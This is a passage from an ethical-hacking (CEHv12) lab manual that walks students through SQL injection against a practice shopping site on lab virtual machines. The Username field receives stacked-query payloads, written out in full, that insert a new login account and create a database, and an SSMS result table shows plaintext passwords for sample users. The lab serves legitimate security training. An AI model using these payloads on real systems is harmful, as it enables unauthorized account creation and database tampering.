
15. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine and go to the browser where the **GoodShopping** website is open.

16. Click **LOGIN** on the menu bar and type the query `blah';insert into login values ('john','apple123');` -- in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.



17. If no error message is displayed, it means that you have successfully created your login using an SQL injection query.


18. After executing the query, to verify whether your login has been created successfully, click the **LOGIN** tab, enter **john** in the **Username** field and **apple123** in the **Password** field, and click **Log in**.



19. You will log in successfully with the created login and be able to access all the features of the website.

Note: In the **Save login for goodshopping.com?** pop-up, click **Don't Save**.

20. After browsing the required pages, click **Logout** from the top-right corner of the webpage.



21. Click **CEHv12 Windows Server 2019** to switch back to the victim machine (**Windows Server 2019** machine).
22. In the **Microsoft SQL Server Management Studio** window, right-click **dbo.Login**, and click **Select Top 1000 Rows** from the context menu.
23. You will observe that a new user entry has been added to the website's login database file with the **username** and **password** as **john** and **apple123**, respectively. Note down the available databases.


	loginid	username	password
1	1	smith	smith123
2	5	john	apple123

Query executed successfully. | SERVER2019\SQLEXPRESS (14.0... | SERVER2019\Administrat... | GoodShopping | 00:00:00 | 2 rows

24. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine and the browser where the **GoodShopping** website is open.

25. Click **LOGIN** on the menu bar and type the query **blah';create database mydatabase; --** in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.

26. In the above query, **mydatabase** is the name of the database.



27. If no error message (or any message) displays on the webpage, it means that the site is vulnerable to SQL injection and a database with the name **mydatabase** has been created on the database server.
28. Click **CEHv12 Windows Server 2019** to switch back to the **Windows Server 2019** machine.
29. In the **Microsoft SQL Server Management Studio** window, un-expand the **Databases** node and click the **Disconnect** icon () and then click **Connect Object Explorer** icon () to connect to the database. In the **Connect to Server** pop-up, leave the default settings as they are and click the **Connect** button.
30. Expand the **Databases** node. A new database has been created with the name **mydatabase**, as shown in the screenshot.

The screenshot shows the Microsoft SQL Server Management Studio (SSMS) interface. In the Object Explorer on the left, under the server node 'SERVER2019\SQLEXPRESS (SQL Server)', the 'Databases' folder is expanded, showing several databases including 'System Databases', 'Database Snapshots', and 'mydatabase'. The 'mydatabase' database is highlighted with a red box. In the center pane, a query window displays the following SQL script:

```
***** Script for SelectTopNRows command from SSMS *****
SELECT TOP (1000) [loginid]
, [username]
, [password]
FROM [GoodShopping].[dbo].[Login]
```

Below the script, the 'Results' tab shows a table with two rows of data:

